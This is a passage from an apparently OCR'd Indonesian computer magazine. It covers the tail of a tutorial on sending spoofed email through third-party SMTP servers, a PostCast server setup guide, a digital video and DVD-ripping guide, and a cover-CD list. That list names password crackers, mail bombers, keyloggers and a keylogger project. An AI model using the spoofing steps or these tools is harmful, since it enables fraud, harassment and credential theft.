
Karena nama host (**hostname**) email yang saya ketik adalah **singnet.com.sg**, maka pada field **Originating Server**, yang harus saya ketik adalah **smtp.singnet.com.sg**. Sedangkan untuk **SMTP Server**, sebelum anda memilih salah satu di antaranya, periksalah terlebih dahulu, apakah masih aktif atau tidak. Dan yang terakhir, sebelum anda pindah ke tab yang berikutnya, pastikan bahwa nilai yang tercantum pada opsi **Number of mails** adalah 1.



Gambar 11. Mengisi Originating Server dan memilih SMTP Server.




Gambar 13. Menulis email yang akan dikirim



Gambar 12. Mengisi field Header.

- Kemudian, beralihlah ke dalam tab Header, lalu isi field-field yang terdapat dalam tab tersebut, seperti yang terlihat pada Gambar 12.
- Setelah selesai mengisi beberapa field yang terdapat pada tab Header, masuklah ke dalam tab Message, lalu tuliskan (paste) email balasan yang akan anda kirim, seperti yang terlihat pada Gambar 13.

- Jika surat (email) yang akan anda kirim sudah OK, beralihlah ke tab Send, kemudian klik tombol Start untuk memulai proses pengiriman



Gambar 14. Proses pengiriman email

Demikianlah akhir dari artikel ini.

Selamat mencoba, mudah-mudahan berhasil!!

Peringatan:

Kegiatan yang diterangkan dalam artikel ini, yaitu membuat email palsu, sudah dikategorikan pelanggaran, dan dapat mengarah menjadi tindakan kriminal, tergantung sejauh mana kerugian dari pihak korban.

POSTCAST SERVER SMTP SERVER MILIK SENDIRI DI LAPTOP ANDA

Sewaktu bepergian memang dapat mengakses email lewat fasilitas **web mail** yang disediakan ISP, tetapi dengan email client seperti **Outlook Express**, hanya dapat men-download dan tidak dapat mengirim email lewat. Ini dikarenakan SMTP server ISP tidak dapat diakses lewat web.

MENGAPA TIDAK PASANG SENDIRI SAJA SMTP server pada laptop anda? Dengan **Postcast server** hal ini menjadi sangat mudah.


Komponen untuk mengirim email pada dasarnya meliputi:

1. Program email anda (email client)
2. SMTP mail server dari ISP anda
3. POP atau IMAP mail server penerima
4. Program email client penerima

Dengan PostCast Server, tahap kedua sama sekali dihilangkan dan dari program email client, anda mengirim ke PostCast server yang ada di komputer anda sendiri, lalu PostCast Server mengirim email itu ke POP atau IMAP server penerima.

Mau dipasang di desktop di rumah juga bisa...

Menggunakan Outlook Express untuk mengirim email tanpa menggunakan SMTP server dari ISP anda.



1

SETUP WIZARD

Setelah instalasi, jalankan PostCast Server yang akan menampilkan jendela **Setup Wizard** (atau lewat **Tools > Setup Wizard**). Klik **Next** dan akan tampil jendela **Incoming Connection**. Biarkan saja **tidak di-tick** pada **Allow access ONLY for users with these IP addresses**. Klik **Next**.

2


MAIL SENDING & RUN-TIME

Pada opsi **Mail Sending** banyak pilihan **Manually** dan klik **Next**. Pada opsi **Run-time setting** kosongkan tick **Run at system startup** karena PostCast akan bermasalah bila dijalankan lebih dulu sebelum email client. Klik **Next**. SMTP server dinamakan sesuai computer name dan port 25 dibuka.

3

TEST YOUR SETTING

Apabila menggunakan akses Internet dial-up, PostCast akan men-dial internet sewaktu testing. Tetapi sebelumnya **tutup dulu PostCast**, akses **Internet**, jalankan **email client**, dan lakukan dulu **setting pada email client** (disini digunakan Outlook Express).



4

SETTING EMAIL CLIENT

Pada **Outlook Express** pilih **Tools > Accounts** dan pilih account anda, lalu klik **Properties**. Pada tab **Servers** biarkan POP3 server seperti biasa (contoh: pop.indo.net.id) tapi SMTP server ganti menjadi **kosasih** (atau lainnya sesuai dengan PostCast, tadinya smtp.indo.net.id).

5

TEST EMAIL

Jalankan **PostCast** server, lalu kembali ke **Outlook Express** dan buat suatu email. Klik **Send** untuk mengirim email ini. Email ini akan dikirim **dari Outbox Outlook Express** menuju **Outbox dari PostCast** server. Satu email akan menjadi dua email di PostCast (To dan cc).

6

KIRIM DARI POSTCAST

Untuk **mengirim dari PostCast** server ke masing-masing mailbox (IMAP untuk Yahoo account dan POP3 untuk IndoNet account), klik **Start** pada PostCast. Tampak email itu dikirim dan tak lama kemudian dapat anda periksa baik lewat **browser** maupun **email client**.

PERSIAPAN HARDWARE UNTUK

Digital Video

Anggaran dan Apa yang Bisa Diharapkan

Untuk masuk menjadi anggota 'klub' **videomen** tidak harus menguras kantong terlalu dalam. Perangkat **camcorder digital** kini sudah sangat terjangkau, demikian pula membuat **PC anda video-ready** serta **DVD burner** yang harganya tiba-tiba turun.

Memilih Camcorder

PERTAMA KALI KITA SAMAKAN dulu istilah yang digunakan. Kamera video akan kita sebut sebagai **camcorder** (camera recorder), mencakup yang digital maupun yang analog. Yang digital disebut digital camcorder, sedangkan yang analog disebut analog camcorder.

Kita tidak akan menggunakan istilah handycam sebab handycam adalah merk untuk camcorder merk Sony, sama seperti kita jangan menggunakan nama kodak untuk kamera foto.

Ada baiknya anda membaca **NeoTek III/10** tentang **Digital Video** untuk mendapat gambaran lebih lengkap tentang teknologi digital video maupun teknologi video pada umumnya.

Memilih Camcorder

Memilih camcorder anda yang pertama akan merupakan kepusingan tersendiri, mengingat range harganya yang begitu luas (dari 3 jutaan sampai 20-an juta untuk jenis-jenis consumer model) serta banyaknya istilah-istilah asing yang mungkin baru pernah anda dengar, yang perlu dipertimbangkan.

Mulai dari Format

Format digital video yang tersedia adalah MiniDV, Digital8, dan MicroMV, semuanya dapat di-upload ke komputer melalui port FireWire. Yang dominan sekarang adalah **MiniDV**.

Digital8 adalah pilihan kalau anda sudah punya camcorder analog sebelumnya dan perlu backward-compatible, sedangkan MicroMV (dari Sony) hanya dapat membentuk format MPEG2 yang ditujukan untuk DVD.

Dalam hal ini MicroMV bersaing dengan format MPEG2 lainnya yaitu DVD-RAM (Hitachi dan Panasonic) dan DVD+RW (dari Sony juga).

CCD dan Lensa

Pada dasarnya hanya dua feature yang benar-benar menentukan mutu suatu camcorder, **CCD** (Charge-Couple Device) dan **lensa**.

Digital camcorder kelas pemula biasanya memberikan CCD 0.16in, sedangkan yang lebih mahal menyediakan CCD 0.25in. dan 0.33in (lebih sensitif terhadap cahaya). Yang lebih bagus lagi mungkin menyediakan bukan single CCD, melainkan 3 buah.

Camcorder dengan 3 CCD tapi hanya 0.16in akan kalah dibandingkan de-

ngan single CCD yang 0.33in, apalagi bila shooting di kondisi gelap.


Optical zoom juga cukup penting, tetapi digital zoom tidak perlu diperhatikan. Kamera pemula biasanya mempunyai optical zoom 10x sampai 12x, tetapi kini yang masih dikategorikan untuk pemula bisa 16x dan bahkan 22x.

Low Light Mode

Spesifikasi lain perlu diperhatikan adalah lux (tingkat pencahayaan), semakin kecil lux artinya camcorder itu semakin peka untuk shooting dalam keadaan gelap, tetapi hal ini tidak bicara apa-apa soal mutunya.

Untuk itu lihat camcorder yang memberikan night-shot mode, yang memperlambat shutter speed dan frame rate dari normal 25 fps sampai 2 fps.

Ada juga yang menggunakan infra merah untuk night-mode. Hasilnya tentu saja hanya satu warna.



Menjadikan PC Anda DV-Ready

Menjadikan PC anda DV-Ready bukan hanya memasang **FireWire card**, komputer anda harus mempunyai memori dan hard disk yang cukup besar selain prosesor yang cepat. Adapun **editing software**, port yang diperlukan dan lainnya diperoleh dari **DV Kit** yang mencakup FireWire card.

U NTUK MULAI MENEDIT VIDEO di PC ada tiga hal yang anda butuhkan: **video editing software**, **komputer** dengan memori dan hard disk memadai, dan port **FireWire** untuk menghubungkan digital camcorder ke komputer anda.

Beberapa komputer dan laptop sudah menyediakan port FireWire, tetapi apabila komputer anda belum mempunyai port FireWire, maka cara yang paling mudah dan murah adalah membeli FireWire card yang sudah dilengkapi dengan digital video kit berupa card FireWire serta analog port serta basic video editing software.

Kit dengan card yang hanya menyediakan FireWire input port harganya sekitar 500 ribuan, sedangkan yang menyediakan tiga analog input port (untuk capture dari VCR dan camcorder analog) harganya sekitar satu juta. Apabila membutuhkan pula analog output, makanya harganya lebih mahal lagi.

Untuk pemakaian lebih serius lagi dapat dipertimbangkan bukan lagi PC card melainkan video box yang memudahkan input, output, dan pengendalian dari dan ke berbagai sumber dan format video.

DV versus MPEG

Kebanyakan DV kit sudah mencakup FireWire card dan mendukung DV format yang digunakan oleh camcorder-camcorder digital.

Ada juga kit yang mendukung format MPEG. Biasanya berupa box eksternal yang dirancang untuk dihubungkan ke USB port serta beberapa DV card kelas atas.

MPEG dirancang sebagai medium distribusi untuk VCD (MPEG-1) dan kini DVD (MPEG-2). Format ini pada dasarnya tidak ditujukan sebagai format untuk capturing dan editing.

Karena sifat kompresinya file MPEG tidak mudah untuk diedit. Jadi hasil capture anda yang berupa format DV jangan dikonversi dulu menjadi MPEG apabila masih akan diedit.

Spesifikasi Komputer

Sebelum adanya format DV, diperlukan PC kelas atas untuk dapat meng-

edit video, namun yang dulu disebut sebagai komputer kelas atas sekarang ini sudah menjadi komputer biasa-biasa saja, dan format DV membuat sistem komputer untuk digital video editing semakin terjangkau saja.

Komputer anda paling sedikit harus menjalankan Windows 98SE, dan mulai dengan Windows ME, Microsoft sudah menyediakan basic video editing software bersama Windows, yaitu Movie Maker.

Pada sistem Windows, paling baik gunakan Windows XP dengan hard disk paling tidak 40 Gbyte (disarankan hard disk model 7200 rpm) dan hard disk ini sebaiknya merupakan hard disk kedua khusus untuk file-file video, yang dipisahkan dari hard disk untuk sistem.

Windows XP diajarkan sebab mendukung partisi NTFS yang akan sangat berguna apabila kelak anda perlu membentuk suatu file tunggal yang ukurannya sangat besar (di atas 2 Gbyte). Sesuatu yang sangat mungkin apabila bekerja dengan digital video.

Prosesor yang dianjurkan adalah Pentium 4 dengan kecepatan 2 GHz atau lebih, yang akan sangat mem-

bantu dalam rendering dan real-time processing.

Diperlukan juga sound card 16-bit yang mungkin sudah merupakan standar pada PC anda. Juga diperlukan CD burner dan kalau bisa DVD burner.

CD burner harganya sekitar 500 ribu, sedangkan DVD burner kini harganya sudah sangat turun dan dapat diperoleh dengan harga dibawah 1,5 juta rupiah.


Catatan

FireWire port pada awalnya dikenal pada Macintosh, sedangkan di PC dikenal PC nama IEEE 1394 port. Juga dikenal sebagai iLink port (pada perangkat merk Sony).

Breakout box adalah suatu box eksternal yang terhubung ke DV card dan mempunyai berbagai macam port seperti FireWire, analog video input maupun output.

Real-time support memproses menggunakan CPU, sehingga capture dan pemberian efek video dapat dilakukan sambil melakukan shooting.

Processor scalable performance artinya kualitas rendering akan meningkat dengan meningkatnya kualitas hardware.



DVD-Ripping dan DVD-Burning

Dengan DVD burner yang kini bisa diperoleh dengan harga di bawah 1,5 juta, membuat sendiri **DVD video disk** bukan lagi menjadi hambatan. Kenali **struktur DVD video** serta standar-standar lain agar dapat **memanfaatkan DVD burner** anda sebesar mungkin.

A GAR DAPAT DIMAINKAN PADA semua DVD player maupun DVD-ROM drive, DVD-video disk harus mempunyai struktur standar tertentu. Namun file-file ini tidak bisa diedit lagi dan terlalu besar untuk keperluan Internet. Untuk memainkannya pada DVD-ROM drive diperlukan player tertentu seperti misalnya Cyberlink Power DVD.

Untuk memainkannya langsung pada komputer, file pada DVD-video disk harus diubah dulu menjadi file AVI atau MPEG, melalui proses ripping serupa dengan yang dilakukan pada audio CD menjadi file WMA atau MP3.

Struktur File DVD-Video

Untuk melakukan ripping terhadap DVD-video disk, anda harus memahami struktur file-nya. Struktur ini terdapat pada disk film DVD komersial maupun buatan anda sendiri. File data utama menggunakan ekstensi VOB serta beberapa lainnya:

VIDEO_TS.IFO

Dikenal sebagai **Video Manager Information Set**, yaitu file konfigurasi yang menentukan struktur disk serta mencakup informasi region-coding.

VIDEO_TS.VOB

Dikenal sebagai **Video Object file for VMG Menu**. File ini bertindak sebagai bookmark untuk menginformasikan pada player bahwa itulah awal disk.

VIDEO_TS.BUP

Backup file dari **Video Manager Information Set** (VIDEO_TS.IFO).

VTS_01_0.IFO

File **Video Title Set Information Configuration** untuk kelompok pertama file-file VOB. Juga menginformasikan player apa yang harus dikerjakan sewaktu menggunakan onscreen menu system.

VTS_01_0.VOB

Video Object Set for Video Title Set Menu, urutan pertama dari video dan audio stream.

VTS_01_0.BUP

Backup file untuk **Video Object Set for Video Title Set Menu** (VTS_01_1.IFO).

VTS_01_1.VOB

File pertama **Video Object Set for Video Title Set Menu**, yang

merupakan file utama berisi gambar dan audio stream. Biasanya dipecah menjadi tiga atau empat file, masing-masing dengan nama berurutan: VTS_01_1.VOB, VTS_01_2.VOB, VTS_01_3.VOB, dan seterusnya. Tidak ada file VOB yang ukurannya di atas 1 Gbyte, dengan paling banyak lima file VOB yang berurutan pada suatu single-layer disc (DVD-5) dan tidak lebih dari sembilan pada dual-layer disc (DVD-9).

Suatu DVD disc dapat juga mencakup Video Title Set tambahan yang mencakup IFO, VOB, dan BUP dengan nama berurutan seperti VTS_02_1, VTS_03_1, dan seterusnya. Ini biasanya merupakan fitur ekstra yang berupa rekaman dokumentasi atau behind-the-scene. Semua ini juga dapat di-copy ke hard disk.

DVD Decrypter

Cara terbaik untuk menelaah struktur suatu DVD disc adalah menggunakan tool seperti **DVD Decrypter**, suatu DVD analysing and ripping tool yang disediakan dalam CD NeoTek kali ini. Untuk DVD ripping anda dapat juga menggunakan **Pinnacle Instant Copy**.

Pada saat menjalankan DVD Decrypter mungkin anda akan mendapatkan pesan ASPI error, yang artinya pada komputer anda belum terpasang **ASPI driver** yang diperlukan oleh CD atau DVD burner. Dapatkan ASPI driver yang sesuai dengan sistem anda pada situs web Adaptec (www.adaptec.com).

Dengan DVD Decrypter anda dapat melihat file-file yang terdapat pada disk dalam dua mode: IFO mode dan File mode. **IFO mode** memungkinkan anda melihat isinya melalui suatu tree menu system dan juga memecah setiap seksi dari DVD agar mudah diamati. **File mode** menunjukkan daftar file-file. Mode ini memberikan anda keleluasaan untuk menentukan file mana yang ingin diekstrak, selain memudahkan anda menganalisa struktur file DVD pada disk tersebut.

Apabila anda mendapatkan error yang disebabkan oleh region-lock, gunakan link pada DVD Decrypter untuk mendownload firmware untuk meng-unlock drive anda menjadi multi-region.

Mengkonversi File VOB

File VOB yang di-rip perlu di-encode menjadi file yang dapat digunakan langsung pada PC (biasanya untuk diedit paling baik gunakan AVI).

Untuk mengkonversi file VOB hasil ripping menjadi file AVI selain dapat menggunakan Pinnacle InstantCopy, dapat juga menggunakan **DVD2AVI** yang dikenal sebagai frame serving tool, karena dirancang untuk melayani video untuk MPEG encoding tool seperti TNPGEnc untuk membentuk DVD-video atau video disc lain yang dapat dibaca oleh DVD player.

Cara lain untuk mengkonversi VOB file adalah menggunakan VirtualDub, yang versi untuk DVD-nya disediakan dalam CD NeoTek. Versi ini, disebut sebagai **VirtualDub MPEG2-AC-3** langsung membaca file VOB beserta surround sound audio AC-3-nya.

Untuk Playback di PC

Untuk playback di PC, file video yang telah diekstrak itu paling baik menggunakan DivX atau XviD codec yang akan sangat memperkecil ukuran file video.

Untuk itu anda perlu menginstal **DivX** dan/atau **XviD codec** (keduanya disediakan dalam CD NeoTek).

Anda dapat mengubah ukuran video frame, sejauh mengikuti aturan bahwa resolusi **horizontal** dapat dibagi dengan **empat** dan resolusi **vertikal** dapat dibagi dengan **dua**.

Merekam Kembali ke DVD Disc

Untuk playback di DVD player anda harus memilih standard disc format. Format yang dapat dipakai tergantung pada apakah anda menggunakan CD burner atau DVD burner.

Pada bahasan ini diasumsikan anda menggunakan DVD burner yang harganya kini sudah jauh lebih murah.

DVD-Video. Didukung oleh DVD player, menggunakan MPEG-2 video compression pada resolusi 720 x 576 pixel dan frame rate 25 fps. Audio compression-nya mungkin MPEG-1 Audio Layer 2 atau Linear PCM. Pada DVD disk 4,7 Gbyte, DVD-Video dapat menyimpan sampai 2 jam video bermutu tinggi.

Digital Video & Audio

Selain berbagai mobile media player, pada CD NeoTek kali ini tersedia berbagai software untuk digital video maupun audio.

Pinnacle Studio 8 & Hollywood FX Gold

Yang utama adalah pendamping untuk artikel digital video, yaitu Pinnacle studio 8 (Trial) dan Hollywood FX Gold (HFX45-GLD-545249-95M) yang dapat anda coba untuk memulai digital video editing serta penambahan efek-efek khusus.

VirtualDub MPEG2 2.1.54 dan DVD Tool Lain

Berbeda dengan VirtualDub yang dimuat di CD NeoTek III/11, yang dimuat kali ini adalah modifikasi yang mampu melakukan ripping terhadap DVD video (file MPEG2).

Selain itu terdapat berbagai DVD maupun VCD Tool dengan berbagai fungsi:

Burn4Free: mem-burn data dan audio dari berbagai tipe berbeda.

DVD2AVI 1.77.3: Konversi DVD ke AVI.VCD/SVCD

DVD Decrypter 3.1.6.0: analyzing and ripping tool.

DVD Genie 4.10: DVD tweaking untuk mengubah region code.

DVD Shrink 3.0: mem-backup DVD ke media kapasitas lebih kecil.

FitCD 1.1.2: Menghitung image-size dan bitrate untuk SVCD

ifoEdit 0.95: Mengoreksi sector address pada .ifo file pada DVD.

K-lite Codec Pack 2.0.4: Mem-playback format-format video/audio.

Subtitle Workshop 2.0.2: Menambahkan teks pada film.

TEMPGEnc 2.5.20: MPEG dan MPEG2 encoder (VCD dan DVD).

VCD Gear 3.5.5: Ekstrak MPEG stream dari CD, konversi dan koreksi.

VCD Imager 0.7.12: Membentuk CD image dari MPEG files.

WinDV 1.2.3: Capture video dari camcorder menjadi AVI file.

Xvid Codec: Membuat Media Player dapat membaca kompresi Xvid.

CRACKING TOOLS

DJ Java Decompiler 3.5.5.77	djdec355.zip
IDA Pro 4.30	idapro430740.rar
WinDasm 893	wdasm893.zip
Winhex	winhex.zip

PALM OS PROGRAM

Csh_xpense Pro 2.0	battod.exe
Text Complete 1.20	easysms.zip
ZLauncher Trial	picview.zip

POCKET PC SOFTWARE

Battery Pack 2003	setup.exe
easySMS 1.55	setup.exe
Resco Picture Viewer	ResHack.zip

PASSWORD REVEALERS

007 Password Recovery	PasswordRecovery.exe
DialUp Ripper	dialrip.zip
Dripper 2.0	Dripper2.0.zip
DUN Ripper	dripper.zip
Rev	Rev.zip
Revelation NT Pw. Crack	revelation_1_1.zip
Sandhi Yudha 1.0	SandhiYudha.zip
Showin 2.0	showin.zip
Snadboy's Revelation	RevelationV2.zip
Unhide	unhide.exe

WINDOWS MAIL BOMBER

Aenima 2.0	aenima20.zip
Avalanche 3.6	avalanche36.zip
Euthanasia 1.52	euthan152.zip
MailBomber 9.0	bomber.zip
UpYours4beta2	upyours4b2.zip

SERVERS

SMTP: PostCast Server	setup.exe
SMS: Spider SMS	Setup.exe
FTP: wFTPs 3.2.1	32xftpd321.zip

PROYEK

Cracking Helix Mobile Prod.	ZolaMain.jad	
Keylogger	mailer.exe	program code
VB Password Cracker	Crack.exe	program code
VB Program Usil	4D.exe	program code

daftar isi cd neotek

DIGITAL AUDIO

AV MP3 Morpher	mp3morpher.exe
CDex 1.5	cdex_150.exe
Digital Audio Filter	EchoFilter30Trial
FreeRip MP3	freeripmp3.exe
iTunes for Windows	WMEncoder.exe
MP3 DJ Studio	iTunesSetup
MP3 Doctor	mp3doctor.zip
Sonique 1.9.6	sonique196.exe
WinAmp 3.0 Full	winamp3_0-full.exe

DIGITAL VIDEO

Burn4Free 1.0	burnfree.exe
DivX 5.1	divx51.exe
DVD2AVI 1.77.3	dvd2avi.zip
DVD Decrypter 3.1.6.0	decrypt.exe
DVD Genie 4.10	dvdgn410.exe
DVD Shrink 3.0	shrink30.zip
FitCD 1.1.2	fitcd112.zip
Hollywood FX 4.5 Gold	hfx45gold
ifoEdit 0.95	idoedit.zip
K-lite Codec Pack 2.0.4	klcodec2.exe
Pinnacle InstantCopy 7 Trial	instcopy.zip
Pinnacle Studio 8 Trial	Studio_8.6.32_trial.zip
Subtitle Workshop 2.0.2	subtws20.zip
TEMPGEnc 2.5.20	tempgenc.zip
VCD Gear 3.5.5	vcdgear.zip
VDC Imager 0.7.12	vcdimage.zip
VirtualDub MPEG2 2.1.54	virtudubm.zip
WinDV 1.2.3	windv123.zip
XvidCodec	xvid92.exe

GAME

Beetle Ju	beetleju.exe
-----------	--------------

HARD DISK TOOL

Genie Backup Manager	gbmanagerv3_setup.exe
Paragon Drive Backup	db2002.zip
Paragon Partition Manager	pm2002.zip

INTERNET PRIVACY

Ad-Aware 6.0	aaw6.exe
CyberScrub 3.0	cybbasic0999.exe
Ella for Outlook	ella.exe
Invisible Secret 2.1	netkeys4
PAL Computer Surveillance	Setup_CSS.exe
PAL Evidence Eliminator	popupet.exe
Smart Popup Killer	smartpop.exe

KEYLOGGER

Ghost Keylogger Lite	gklite.zip
----------------------	------------

MOBILE MEDIA

Code Warrior 2.0 Symbian	CW_SymbianOS_Personal_V2.0.exe
Helix Mobil Producer 2.0	Helix_Mobile_Producer_2.0.zip
	HMP_Eval_Licenses.zip
Media Player Pocket PC	wmnall.exe
Media Player Cassiopeia	WMCSO.exe
Nokia MM Converter 2.0	nMMConverter_2_0_b2.zip
	serial number for nMMC20
Platform4 PC Player	Platform4_Player_for_PC3.0-1279.zip
Quick Time Full Installer	QuickTimeFullInstaller.exe
RealOne Pocket PC	RealOnePlayerppc.exe
RealOne Nokia 7650	realone_7650.zip
RealOne Nokia 9200 series	realone_2.0.14_armi.zip
RealOne Nokia 9210	realone_9210.zip
RealOne Palm Tungsten C	realone_palm_installer.exe
RealOne Palm Tungsten E	realone_palm_installer.exe
RealOne Palm Tungsten T	realone_palm_installer.exe
RealOne Palm Tungsten T2	realone_palm_installer.exe
